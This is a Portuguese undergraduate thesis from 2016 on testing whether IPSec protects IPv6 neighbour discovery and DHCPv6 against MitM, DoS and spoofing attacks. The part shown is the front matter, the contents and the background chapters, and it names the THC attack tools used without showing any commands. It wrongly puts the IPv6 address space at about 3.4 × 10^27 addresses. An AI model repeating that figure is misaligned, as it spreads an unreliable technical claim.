



CENTRO UNIVERSITÁRIO LUTERANO DE PALMAS

Recredenciado pela Portaria Ministerial nº 3.607, de 17/10/05, D.O.U. nº 202, de 20/10/2005
ASSOCIAÇÃO EDUCACIONAL LUTERANA DO BRASIL

HENRYQUE CERQUEIRA

**USO DO IPSEC PARA NEUTRALIZAR ATAQUES NA DESCOBERTA
DE VIZINHANÇA (PROTOCOLO NDP) E NA DISTRIBUIÇÃO DE IP
(DHCPv6) NO PROTOCOLO IPv6**

Palmas - TO

2016

HENRYQUE CERQUEIRA
USO DO IPSEC PARA NEUTRALIZAR ATAQUES NA DESCOBERTA
DE VIZINHANÇA (PROTOCOLO NDP) E NA DISTRIBUIÇÃO DE IP
(DHCPv6) NO PROTOCOLO IPv6

Trabalho de Conclusão de Curso (TCC) elaborado e apresentado como requisito parcial para obtenção do título de bacharel em Ciência da Computação pelo Centro Universitário Luterano de Palmas (CEULP/ULBRA).

Orientador: Prof. M.Sc. Madianita Bogo Marioti.

Palmas - TO
2016

HENRYQUE CERQUEIRA
USO DO IPSEC PARA NEUTRALIZAR ATAQUES NA DESCOBERTA
DE VIZINHANÇA (PROTOCOLO NDP) E NA DISTRIBUIÇÃO DE IP
(DHCPv6) NO PROTOCOLO IPv6

Trabalho de Conclusão de Curso (TCC) elaborado e apresentado como requisito parcial para obtenção do título de bacharel em Ciência da Computação pelo Centro Universitário Luterano de Palmas (CEULP/ULBRA).

Orientador: Prof. M.Sc. Madianita Bogo Marioti.

Aprovada em: 23 de junho de 2016.

BANCA EXAMINADORA

Prof. M.Sc. Madianita Bogo Marioti
Centro Universitário Luterano de Palmas

Prof. M.Sc. Fabiano Fagundes
Centro Universitário Luterano de Palmas

Prof. M.Sc. Jackson Gomes de Souza
Centro Universitário Luterano de Palmas

Palmas – TO

2016

Dedico este projeto primeira e principalmente a Deus, que foi minha segurança e forças para seguir em frente. À minha família pelo apoio e incentivo, em especial, minha mãe (Silvia) que sempre acreditou no meu sucesso. À minha adorável futura esposa (Weslayny), pelas palavras de força e confiança e pela compreensão nos meus momentos distantes em razão da produção deste trabalho. E também aos companheiros de curso, e amigos indispensáveis da faculdade, que compartilharam seus conhecimentos e me ajudaram a ter êxito não somente no TCC mas em toda trajetória acadêmica.

AGRADECIMENTOS

Agradeço a Deus por toda força e perseverança que me ensinou a ter para superar os obstáculos e dificuldades do caminho.

Agradeço à minha orientadora Prof^a M.Sc Madianita Bogo Marioti, pelos ensinamentos e considerações sobre o projeto e também pelas palavras de incentivo e amizade que sempre me impulsionavam para frente.

Agradeço aos professores da banca, Prof. M.Sc Jackson Gomes e Prof. M.Sc Fabiano Fagundes pelas importantes considerações acerca do trabalho que me incentivavam a deixá-lo sempre melhor.

Agradeço também aos colegas do curso, que ao compartilhar seu conhecimento comigo, por muitas vezes foram a solução de problemas que enfrentei nessa caminhada.

RESUMO

O IPv6 se trata de um protocolo de internet criado em resposta à ideia de esgotamento do seu protocolo antecessor, o IPv4. Em sua nova versão, ele provê maiores vantagens que o anterior, como por exemplo um maior espaçamento de endereços e uma comunicação mais rápida, uma vez que o formato dos cabeçalhos de dados trafegados em rede foi alterado. Por sua vez, o IPSec se refere a uma suíte de protocolos, métodos e algoritmos de segurança voltados especificamente para prover a segurança em redes IP, visando garantir as essencialidades de uma comunicação autêntica, confidencial e íntegra. Com base nestas premissas, este projeto tem por objetivo fundamental, a verificação da eficiência dos métodos de segurança implementados com o IPSec em uma rede que se comunica através do protocolo IPv6. Eficiência esta, avaliada por meio de testes de invasão e ataques de rede executados na mesma.

PALAVRAS-CHAVE: IPv6; IPSec; Teste de Segurança.

LISTA DE FIGURAS

Figura 1 - Cabeçalho IPv6.....	10
Figura 2 - IP <i>Security Document Roadmap</i>	18
Figura 3 - Cabeçalho protocolo AH	20
Figura 4 - Cabeçalho do protocolo ESP	21
Figura 5: Ilustração do ambiente de testes	24
Figura 6 - Script de inicialização do servidor <i>ISC-DHCP-Server</i>	26
Figura 7 - Arquivo de configuração do servidor <i>ISC-DHCP-Server</i>	27
Figura 8 - Configuração da interface de rede do <i>host</i> Debian.....	28
Figura 9 - Configuração da interface de rede do <i>host</i> Ubuntu.....	28
Figura 10 - Wireshark.....	30
Figura 11 - Ferramenta <i>Alive6</i>	35
Figura 12 - Ferramenta <i>Denial6</i>	36
Figura 13 - Resultados <i>Denial6</i>	37
Figura 14 - Ferramenta <i>Dos-new-ip6</i>	38
Figura 15 - Ferramenta <i>Detect-new-ip6</i>	39
Figura 16 - Ferramenta <i>Fake_advertise6</i>	40
Figura 17 - Resultados <i>Fake_advertisement6</i>	41
Figura 18 - Ferramenta <i>Fake_router6</i>	42
Figura 19 - Resultados <i>Fake_router6</i>	42
Figura 20 - Ferramenta <i>Flood_advertise6</i>	43
Figura 21 - Resultados <i>Flood_advertise6</i>	44
Figura 22 - Ferramenta <i>Flood_router6</i>	45
Figura 23 - Resultados <i>Flood_router6</i>	45
Figura 24 - Ferramenta <i>Kill_router6</i>	46

Figura 25 - Resultados <i>Kill_router6</i>	47
Figura 26 - Ferramenta <i>Parasite6</i>	48
Figura 27 - Pacote de dados com IPSec.....	49
Figura 28 - <i>Parasite6</i> com IPSec.....	50

LISTA DE TABELAS

Tabela 1 - Atribuições de prefixo de endereço para o IPv6.....	9
Tabela 2 - Comparativo dos resultados obtidos nas execuções das ferramentas.....	51

LISTA DE ABREVIATURAS

AH – Autentication Header
AS – Associação de Segurança
DHCPv6 – Dynamic Host Configuration Protocol version 6
DNS – Domain Name Server
DOI – Domain of Interpretation
DoS – Denial-of-Service
ESP – Encapsulating Security Protocol
ICMPv6 – Internet Control Message Protocol version 6
ICV – Integrity Check Value
IETF – Internet Engineering Task Force
IKE – Internet Key Exchanger
IP – Internet Protocol
IPSec – Internet Protocol Security
IPv4 – Internet Protocol version 4
IPv6 – Internet Protocol version 6
MAC – Media Access Control
MitM – Man-In-The-Middle
MLD – Multicast Listener Discovery
MTU – Maximum Transmission Unit
NA – Neighbor Advertisement
NDP – Neighbor Discovery Protocol
NIC.Br – Núcleo de Informação e Coordenação do Ponto BR
NS – Neighbor Solicitation
PING – Packet Internet Network Grouper
RA – Router Advertisement
RFC – Request for Comments
RS – Router Solicitation
SPI – Security Parameters Index
THC – The Hackers Choice
VoIP – Voice Over Internet Protocol
VPN – Virtual Private Network

SUMÁRIO

1	INTRODUÇÃO	5
2	REFERENCIAL TEÓRICO.....	7
2.1.	Protocolo IPv6	7
2.1.1.	Cabeçalhos IPv6	9
2.1.2.	Autoconfiguração e comunicação IPv6.....	11
2.1.2.1	Protocolo DHCP (Dynamic Host Control Protocol)	11
2.1.2.2	Protocolo NDP (Neighbour Discovery Protocol)	13
2.2.	Segurança da Informação.....	14
2.3.	Segurança em redes IP	16
2.3.1.	IPSec.....	17
2.3.1.1	Cabeçalho de Autenticação.....	19
2.3.1.2	Encapsulamento Seguro de Carga	20
2.3.1.3	Implementação IPSec.....	22
3	MATERIAIS E MÉTODOS	23
3.1.	Ambiente de testes.....	23
3.1.1.	Configuração das máquinas no ambiente de testes	24
3.1.2.	Configuração do host Ubuntu – Máquina atacante	29
3.1.3.	Configuração do host Debian.....	29
3.2.	Definição dos testes de segurança.....	31
3.2.1.	Ferramentas de ataque	31
3.3.	Implementação IPSec.....	33
4	RESULTADOS E DISCUSSÃO	34
4.1.	Realização dos Ataques sem implementação do IPSec	34
4.1.1.	Alive6.....	35
4.1.2.	Denial6.....	35
4.1.3.	Dos-new-ip6	37
4.1.4.	Detect-new-ip6.....	38
4.1.5.	Fake_advertise6.....	39
4.1.6.	Fake_router6.....	41
4.1.7.	Flood_advertise6.....	43
4.1.8.	Flood_router6	44

4.1.9. Kill_router6.....	45
4.1.10. Parasite6	47
4.2. Ataques pós-implementação do IPSec.....	48
5 CONSIDERAÇÕES FINAIS	53
6 REFERÊNCIAS BIBLIOGRÁFICAS	55
ANEXO	58

1 INTRODUÇÃO

Com o avanço exponencial da tecnologia e o crescente número de aparelhos conectados à internet que surgem a cada dia, o esgotamento do protocolo de endereçamento IPv4 se viu iminente. Como uma alternativa que prometia suprir a necessidade de novos endereços IPs por um longo tempo, surgiu o *Internet Protocol Version 6* (Protocolo de Internet versão 6, ou IPv6) no ano de 1995, contendo uma estrutura de cabeçalho, modelo de endereçamento e protocolos diferentes do IPv4 além de um tamanho 4 vezes maior que seu antecessor (de 32 para 128 bits de comprimento). Tal estrutura lhe permitiu uma quantidade quase ilimitada de endereços possíveis em relação ao que o outro comportava.

Mas apesar de o novo modelo de comunicação a ser adotado, as questões de segurança da informação ainda devem ser levadas em consideração em todo processo de comunicação de máquinas. Transações bancárias pela internet, por exemplo, transmitem dados de cunho confidencial que exigem segurança de uma ponta à outra da comunicação.

Tendo em vista essa iminente implantação do IPv6 em razão do esgotamento da arquitetura anteriormente utilizada, e considerando especialmente as questões acerca da segurança que envolvem esse novo modelo de comunicação, este projeto visa testar e analisar uma comunicação entre *hosts* configurados em rede puramente IPv6. Nesta rede será verificada a segurança com a qual trafegam os dados, uma vez que esta rede será alvo de ataques de segurança que tentarão quebrar as defesas e atingir a comutação dos pacotes.

Neste ambiente planejado de três máquinas serão configurados o IPv6 e seus protocolos de Descoberta de Vizinhos (NDP) e Distribuição de IPs (DHCPv6) e essa rede será submetida a ataques de segurança, os quais tentarão invadir e/ou impossibilitar a comunicação. Os testes que acontecerão dirão respeito basicamente às técnicas de ataques MitM (***Man-In-The-Middle***), que busca interceptar informações de um processo de comunicação entre *hosts*, DoS (***Denial-Of-Service***), cujo objetivo é causar danos à comunicação impossibilitando seus serviços e

Spoofing, que se trata da falsa identidade de um agente nocivo, uma vez que este se diz ser alguém diferente.

Posteriormente aos primeiros ataques serem executados, a arquitetura de segurança **IPSec** (*IP Security Protocol*) será implementada na rede. Os ataques outrora realizados serão refeitos, a fim de se examinar os resultados obtidos nas duas situações e verificar a eficiência dos métodos de proteção atuantes no segundo cenário.

Ao decorrer do texto, serão abordados os conteúdos referentes ao Protocolo IPv6 e sua estrutura, em seguida trabalhando os conceitos referentes à Segurança da Informação e, por fim, Segurança em Redes IP, versando principalmente sobre o IPSec e sua estrutura funcional. Após os estudos conceituais, uma seção descreverá a metodologia para elaboração do projeto, descrevendo a configuração do ambiente de testes criado e definição das atividades e ferramentas utilizadas. Por fim, serão apresentados os resultados obtidos na execução do projeto e as considerações finais acerca dos mesmos.

2 REFERENCIAL TEÓRICO

Visando verificar a eficiência de métodos de segurança implementados em uma rede configurada com IPv6, este projeto realiza testes de segurança na rede, mais especificamente nos protocolos DHCPv6 e NDP. Em um primeiro momento, será apresentada uma introdução acerca do próprio Protocolo IPv6, desde sua criação, como saída a um problema percebido na arquitetura antecessora, até suas características principais e funcionamento.

Serão abordados temas referentes ao cabeçalho do protocolo IPv6 e às suas funcionalidades de configuração, versando sobre os protocolos DHCPv6 e NDP, principais objetos de estudo deste projeto. Essa abordagem se faz necessária para entender como atuarão os testes de segurança no ambiente proposto e quais informações estes trarão.

Em um segundo momento, serão abordados alguns conceitos sobre o que vem a ser a Segurança da Informação em si, tal como seus principais conceitos e elementos característicos quando se fala em uma rede segura. Serão apresentados conceitos como: confidencialidade, autenticidade, vulnerabilidade, entre outros.

Por fim, serão apresentadas informações acerca de Segurança em Redes IPv6, uma vez que este se faz o principal campo de estudo do projeto. Nesta etapa, serão explanados especialmente os conceitos que envolvem o IPSec e sua utilização na camada de atuação do protocolo IPv6.

2.1. Protocolo IPv6

Uma rede de comunicação se define, segundo CASTRO (Desconhecido), em “sistemas em que um conjunto de dispositivos, enlaces de comunicação e pacotes de *software* permitem que pessoas e equipamentos possam trocar informações”. Inicialmente, na criação da *internet*, foi desenvolvido o protocolo IPv4, que define um método de endereçamento único para cada máquina presente na rede.

Conforme ensina Brandino (1998), o *Internet Protocol* (Protocolo de Internet, ou IP) é o principal protocolo de comunicação de toda *internet*, sendo o responsável pela comunicação de computadores na rede, realizando a transmissão dos dados na mesma. Na sua versão 4 (IPv4) o endereço lógico de cada dispositivo localizado na

rede é composto por 32 bits de dados binários, ou 4 octetos, que conseguem referenciar na rede como um determinado pacote pode chegar ao destino correto para que a troca de informação seja bem-sucedida.

Devido à sua estrutura de 32 *bits*, o protocolo de endereçamento do IPv4 permitira uma série de combinações de quase 4,3 bilhões de endereços possíveis. À época, não se imaginava que a *internet* poderia tomar as proporções em que se encontra hoje, em que não só computadores, mas uma vasta gama de dispositivos como aparelhos telefônicos e televisores (*smartphones* e *smart TVs*) já consegue se conectar através da *internet*. Esse cenário faz com que o número de endereços disponíveis na estrutura do IPv4 se esgotem rapidamente.

Como uma alternativa à escassez do IPv4, criou-se então o IPv6. Sua nova estrutura de endereços composto por 128 bits, 4 vezes maior que seu antecessor, permitindo aproximadamente uma combinação de $3,4 \times 10^{27}$ de endereços possíveis, ou seja, uma quantidade exponencialmente maior que o suportado no predecessor. Essa mudança visa permitir que todo e qualquer dispositivo que se comunique através da *internet* tenha um endereço próprio, sendo suficiente pelos próximos 30 anos, conforme afirma Murhammer *et al.* (2000),

Conforme explana Santos (2010), a ideia do IPv6 surgiu inicialmente pelo grupo IETF (Força Tarefa de Engenharia da *Internet*) na RFC 1752, publicada em janeiro de 1995, e trazia o tema “*The Recommendation for the IP Next Generation Protocol*” (A recomendação para o protocolo de IP da próxima geração). Em dezembro do mesmo ano, na RFC 1883, foi oficialmente apresentado como nova solução para o problema do esgotamento de endereços IPv4.

O IPv6 diferencia os tipos de *hosts* conforme sua função dentro da rede, dispondo-os em classes, que são:

- **Unicast:** Um único *host* em uma rede que pode ser *Global* ou *Link Local*, isto é, um endereço único mundial (na *internet*) ou um endereço em redes locais;
- **Anycast:** Um grupo de interfaces, uma vez que somente a mais próxima responderá pelos pacotes endereçados a essa classe; e
- **Multicast:** Grupo de interfaces, nas quais os pacotes endereçados a esta classe serão recebidos por todas os dispositivos.

E no endereçamento IPv6, diferentes utilizações do endereço são atribuídas com base nos seus prefixos, os 8 bits iniciais, como é possível conferir na Tabela 1:

Tabela 1 - Atribuições de prefixo de endereço para o IPv6.

PREFIXO	USO
0000 0000	Reservado
0000 0001	Não atribuído
0000 001	Reservado para alocação NSAP
0000 010	Reservado para alocação IPX
0000 011	Não atribuído
0000 1	
0001	
001	
010	Não atribuído
011	
100	
101	
110	
1110	
1111 0	
1111 10	
1111 110	
1111 1110 0	
1111 1110 10	
1111 1110 11	Endereço de uso local do site
1111 1111	Endereço de <i>multicast</i>


Fonte: PETERSON (2004). p. 232

2.1.1. Cabeçalhos IPv6

Silveira (2004) relata que um dos diferenciais da nova geração do protocolo IP é a mudança de seu cabeçalho, uma vez que ele vem muito mais simplificado, isto é, contendo menos campos de dados, por sua vez, trazendo somente os dados mais pertinentes para a comunicação. Essa alteração em relação à versão anterior, permite que somente os dados mais importantes sejam trafegados no cabeçalho principal, permitindo inclusive um processamento mais veloz dos datagramas. Faz uso então de cabeçalhos de extensão para transportar as demais informações,

quando estas forem necessárias. A estrutura do cabeçalho do IPv6 é apresentada na Figura 1:

Figura 1 - Cabeçalho IPv6



Fonte: <https://plantaovirtual.wordpress.com/2011/03/28/redes-de-computadores-ipv6/>

De acordo com a Figura 1 acima, é possível ver os campos Versão (*Version*), Endereço de Origem (*Source Address*) e de Destino (*Destination Address*), que identificam respectivamente a versão do protocolo em utilização (“6” nesse caso), e os dados de origem e destino para encaminhamento do pacote. Os campos azuis na imagem se tratam dos campos mantidos entre as duas versões, mas que tiveram seus nomes ou posição alterados. São eles Classe de Tráfego (*Traffic Class*), Tamanho de Carregamento (*Payload Length*), Próximo Cabeçalho (*Next Header*) e Limite de Salto (*Hop Limit*), que trazem as informações pertinentes para a comunicação dos pacotes.

Ressaltando o diferencial do carregamento proposto pelo IPv6, o seu campo Próximo Cabeçalho é o responsável por trazer as informações dos cabeçalhos de extensão que acompanham o principal, quando a utilização destes se fizer necessária. Segundo Britto (2005), o protocolo IPv6 permite uma maior eficiência na

manipulação dos pacotes feita pelos roteadores, pois só os cabeçalhos básicos são processados e as extensões somente pelos nós destino.

Dentre alguns dos cabeçalhos de extensão do IPv6 estão o AH (*Authentication Header* – Cabeçalho de Autenticação) e o ESP (*Encapsulation Security Payload*), responsáveis respectivamente por garantir a autenticidade e integridade dos dados, e para especificar informações acerca da encriptação dos dados. Estes, por se fazerem presentes com a utilização IPSec, serão melhor abordados na seção correspondente ao protocolo de segurança.

2.1.2. Autoconfiguração e comunicação IPv6

Em se tratando da comunicação entre *hosts* em uma rede IPv6, há duas formas de autoconfiguração: *Stateful* e *Stateless*, nas quais uma depende expressamente de um servidor de configuração que fornecerá os dados pertinentes para os dispositivos e se encarregará da distribuição e alocação dos endereços. Este servidor gerencia também o tempo que cada *host* manterá seu endereço. Outrora, a segunda forma poderá ser construída a partir do endereço de interface física de conexão, que é único.

De acordo com Machado e Rui (2006)

- *Autoconfiguração Stateful*: as máquinas obtêm endereços ou configurações de um servidor. Esses servidores mantêm uma base de dados com todos os endereços que foram distribuídos na rede. Esse tipo de autoconfiguração permite que máquinas clientes obtenham endereços, bem como outras configurações de um servidor centralizado e a utilização de um servidor DHCP.
- *Autoconfiguração Stateless*: um endereço é automaticamente gerado pela própria máquina usando uma combinação de informações locais e informações divulgadas pelos roteadores. Estes roteadores divulgam o prefixo que identifica a sub-rede, enquanto as máquinas clientes configuram seu endereço IP concatenando ao prefixo divulgado o seu endereço MAC. Este endereço é um endereço global, ou seja, único na *Internet*.

2.1.2.1 Protocolo DHCP (Dynamic Host Control Protocol)

Um servidor DHCP (*Dynamic Host Configuration Protocol* – Protocolo de Configuração Dinâmica de *Host*) funciona, de certa forma, como um gerenciador de endereçamento automático dentro da rede. Como explica Murhammer *et al.* (2000),

o DHCP tem a capacidade de atribuição automática de endereços de rede e opções adicionais de configuração para os diversos dispositivos localizados naquela rede.

Murhammer *et al.* (2000) relata ainda que dentro do protocolo DHCP versão 6 são definidas várias mensagens trocadas entre cliente e servidor no momento da autoconfiguração e durante o processo de comunicação. Algumas delas são:

- **DHCP Solicit:** mensagem disparada pelos clientes para encontrar servidores DHCP;
- **DHCP Advertise:** resposta do servidor à *Solicit*, para indicar que seus serviços estão ativos;
- **DHCP Request:** cliente solicita um endereço ao servidor e/ou parâmetros de configuração;
- **DHCP Reply:** resposta do servidor ao cliente em razão de alguma solicitação anterior, contendo os parâmetros de configuração;
- **DHCP Release:** mensagem do cliente informando que não utilizará mais o endereço assinalado;
- **DHCP Reconfigure:** mensagem do servidor a algum dispositivo na rede (pode ser *unicast* ou *multicast*) informando ao (s) *host* (s) que novas informações de configuração estão disponíveis. O cliente deverá responder essa mensagem com uma nova solicitação DHCP.

O Servidor DHCPv6 é atuante no processo de autoconfiguração e gerência da rede de computadores. As mensagens trocadas entre o servidor e o *host* permitem que estes sejam capazes de estabelecer uma comunicação com outros computadores locais e/ou globais na rede. Este projeto visa averiguar as vulnerabilidades desse serviço, ou ainda inviabilizá-los por meio dos testes de segurança que serão realizados.

Em sua funcionalidade de autoconfiguração o IPv6 também possui um outro protocolo de extrema importância, o protocolo de Descoberta de Vizinhos (NDP – *Neighbour Discovery Protocol*), que permite a um determinado nó a identificação de outros *hosts* e roteadores em seu enlace. Um determinado *host* deve conhecer ao menos um roteador local, para onde aquele enviará pacotes de dados se o endereço de destino não estiver no enlace local.

2.1.2.2 Protocolo NDP (Neighbour Discovery Protocol)

O protocolo NDP também é um atuante na autoconfiguração da rede IPv6. Disparando mensagens ICMPv6 (*Internet Control Message Protocol*) no enlace local em que se encontra, o NDP consegue realizar as atividades de: descoberta de prefixo, resolução de endereços, descoberta de vizinho inalcançável, redirecionamento, entre outras, permitindo a intercomunicação dos *hosts*.

“A descoberta de vizinho permite a um identificar outros *hosts* em seu enlace. Um nó na rede necessita conhecer ao menos um roteador na rede, para onde ele enviará pacotes se o nó destino não estiver ao seu alcance” (Murhammer *et al.*, 2000).

O protocolo ICMPv6 é uma versão atualizada do utilizado na versão antiga do protocolo de internet. É um protocolo nativo do IPv6 e agrega as funcionalidades de outros protocolos que na versão passada atuavam isoladamente. Dentre algumas de suas funções estão: reportar erros no processamento de pacotes, realizar diagnósticos e enviar mensagens sobre as características da rede, mapear endereços físicos através de endereços lógicos e vice-versa e o gerenciamento de grupos *multicast* na rede.

Vale ressaltar que o NDP é um dos protocolos subsequentes do ICMPv6, como o MLD (*Multicast Listener Discovery*), que gerencia os grupos *multicast*; *Path MTU Discovery*, que busca descobrir o menor MTU na comunicação entre *hosts*; ou o próprio NDP. Este último, por sua vez, faz uso de 5 tipos de mensagens ICMPv6, com as quais atua no processo de descoberta de vizinhos: *Router Solicitation (RS)*, *Router Advertisement (RA)*, *Neighbor Solicitation (NS)*, *Neighbor Advertisement (NA)* e *Redirect*.

O processo de comunicação do NDP, segundo descrito pelo Núcleo de Informação e Coordenação do Ponto BR (2016) – NIC.Br –, se dá da seguinte maneira: ao se conectar em uma rede o cliente dispara uma mensagem *RS* solicitando na rede as informações necessárias para se conectar, como rotas, MTU, *Hop Limit*, DNS entre outras. Seja periodicamente ou em resposta a uma solicitação de um determinado *host* na rede, uma mensagem *RA* é enviada pelo roteador da rede para anunciar sua presença e transmitir aos dispositivos conectados os dados de conexão na rede ou as novas informações, caso haja atualizações das mesmas.

As mensagens *NS* e *NA* funcionam de forma semelhante às anteriores, mas se tratando da comunicação entre *hosts* na rede. Uma mensagem *NS* enviada na rede

auxilia em 3 (três) funções no processo de configuração de um *host*: primeiro, ela ajuda na resolução de endereços físicos associados a endereços lógicos, permitindo a descoberta de vizinhos na rede; segundo, contribui também na descoberta da acessibilidade de nós na rede, verificando se determinado endereço está ou não em uso; e por terceiro, permite a verificação se há endereços duplicados na rede, ou se determinado endereço já está em uso antes de assumi-lo.

As mensagens *NA* são disparadas pelos dispositivos conectados na rede em resposta a alguma solicitação prévia de outro *host* na rede (*NS*), ou espontaneamente, caso haja alguma alteração em suas configurações, para atualização dos outros dispositivos. Por sua vez, a mensagem *Redirect* é utilizada pelo roteador para informar a um nó um melhor caminho para o envio de pacotes, quando este quiser se comunicar com determinado destino.

A importância do NDP na configuração e no processo de comunicação de uma rede IPv6 se dá uma vez que ele transmite as mensagens essenciais para a intercomunicação entre os *hosts*, permitindo a comutação de dados local ou globalmente. Entretanto, tais informações transmitidas em rede tanto pelo NDP quanto pelo DHCPv6, podem ser exploradas por terceiros, uma vez que inviabilizando ou se infiltrando no processo da comunicação, um agente pode impossibilitar a conexão dos *hosts* ou ter acesso a informações restritas.

2.2. Segurança da Informação

Segurança da informação, conforme Araújo (2008), consiste na proteção dos sistemas de informação contra a inviabilização de serviços, intrusão e/ou modificação desautorizada de dados ou informações armazenadas, em processamento ou em trânsito.

Para uma boa eficiência dos métodos de segurança da informação aplicados, estes devem atender alguns requisitos mínimos dentro do processo de comunicação, sendo eles: **Confidencialidade**, para que dados de caráter sigiloso não sejam descobertos por qualquer pessoa; **Autenticação**, assegurando que ambas as partes saibam que estão se comunicando com quem é aquele que alega ser; e **Integridade**, de forma que todo conteúdo transmitido na comunicação não seja acidental ou maliciosamente alterado (KUROSE E ROSS, 2010).

Assim sendo, pode-se inferir que algo que planeje violar alguma destas condições seja caracterizado como uma ameaça à segurança da informação. Logo, pode-se descrever então um ataque virtual como uma tentativa à quebra desta segurança. Nesse contexto, existem ainda alguns elementos relacionados à segurança da informação, sendo eles: Ativos, Vulnerabilidade, Ameaça, Riscos, Objetivo, Impacto resultante e, como forma de prevenção, as Medidas de Segurança (ARAÚJO, 2008):

- Como **Ativos**, pode-se considerar tudo aquilo que desempenha papel direto ou indireto ao Sistema de Informação ou à própria informação. São alguns exemplos de ativos mais comuns: Dados (informações), Pessoas (usuários, administradores ou até atacantes), Documentação (do sistema, do *hardware*).
- **Vulnerabilidade** pode ser classificada como um “ponto fraco”, uma fraqueza ou falha que possa ser explorada afim de causar malefício de forma proposital ou inadvertida.
- Pode-se definir como uma **Ameaça** à informação de um sistema computacional, uma ação danosa que possa vir a comprometer desempenho, ou causar impacto de forma negativa sobre a integridade, confiabilidade e/ou disponibilidade da mesma. Podendo-se também classificar entre ameaças acidentais ou intencionais, sendo as acidentais: falhas humanas, falhas de *software* ou *hardware* ou ainda forças naturais; e como intencionais, ou propositais: espionagem, vandalismo ou interrupção de serviços.
- Quanto ao **Risco**, conclui-se como um potencial associado à possibilidade de uma ameaça que venha a comprometer a informação ou o próprio sistema, sendo explorado através de uma vulnerabilidade. E podem ser classificados de acordo com o grau de vulnerabilidade existente, a probabilidade de ocorrência real da ameaça à segurança e quanto ao impacto resultante da ação.
- **Objetivo** se descreve como a intenção por trás do ataque, seja ele: destruição, modificação ou deturpação, roubo ou perda de informações ou recursos, revelação de dados confidenciais, ou ainda paralisação ou

danificação aos serviços de rede. O que, dependente da intenção, resulta em impactos mais ou menos agravantes aos indivíduos prejudicados.

- E, como forma de proteção aos ataques, existem as **Medidas de Segurança** que são ações que podem ser tomadas para prevenir, combater ou evitar os danos causados originários de ataques intencionais à segurança da informação. São algumas técnicas de prevenção: Segurança física, impossibilitando danos a equipamento, desligamento de aparelhos, roubos de dados quando se está fisicamente no local; Proteção local, como sistemas Antivírus, ou ainda Proteção de Perímetro como regras de *firewall* que previnem a intrusão de redes.

Conclui-se então neste contexto que os testes de segurança realizados em determinado cenário virtual buscam examinar sistemas ou serviços computacionais por meio da simulação de ataques, a fim de se encontrarem possíveis vulnerabilidades existentes e assim saná-las ou reduzir a possibilidade de risco nas mesmas. Este projeto fará uso dessa técnica, uma vez que realizará testes de segurança nos serviços de uma rede IPv6 a fim de verificar possíveis vulnerabilidades existentes nos mesmos e também a eficiência de métodos de proteção posteriormente implementados.

2.3. Segurança em redes IP

No início da internet, quando a quantidade de computadores conectados em uma rede global era muito pequena, segurança da informação não era um assunto muito relevante à época, mais precisamente na arquitetura IPv4, sendo executado por outros protocolos de níveis superiores, de maneira que os pacotes de dados trafegavam em rede totalmente desprotegidos. Entretanto, com o aumento exponencial de máquinas conectadas à *internet*, onde dados de caráter mais confidencial começaram a transitar, a segurança passou a se tornar um quesito obrigatório na comunicação de rede de computadores.

“No IPv6 a questão da segurança foi levada em consideração desde o início dos debates, sendo implementados vários mecanismos de criptografia e autenticação,

que são nativos do protocolo, visando garantir a segurança das informações que trafegam na rede” (CAMACHO, Desconhecido).

Para que sejam garantidos os requisitos de segurança descritos na seção anterior, uma solução é a aplicação de codificação (ou cifragem) das informações, ou ainda que estas sejam resumidas digitalmente (Hash). A criptografia (codificação) de uma dada informação acontece por meio de um método de encriptação no qual uma mensagem original (texto plano) é resultada em uma mensagem cifrada através de uma determinada chave (senha), e essa é então armazenada em algum meio ou transmitida até seu receptor (GALIANO, 1997).

Uma função Hash por sua vez implica na segurança da integridade de determinada informação. Quando uma dada função hash é aplicada sobre certo dado, é retornado um valor único referente a esse dado especificamente. Quando essa informação é transmitida em uma comunicação qualquer, ao recalculer o valor hash da mensagem recebida com o valor da mensagem original enviada, pode-se verificar se houve qualquer alteração no conteúdo da mensagem, uma vez que valores de hash iguais garantem a integridade dos dados.

2.3.1. IPSec

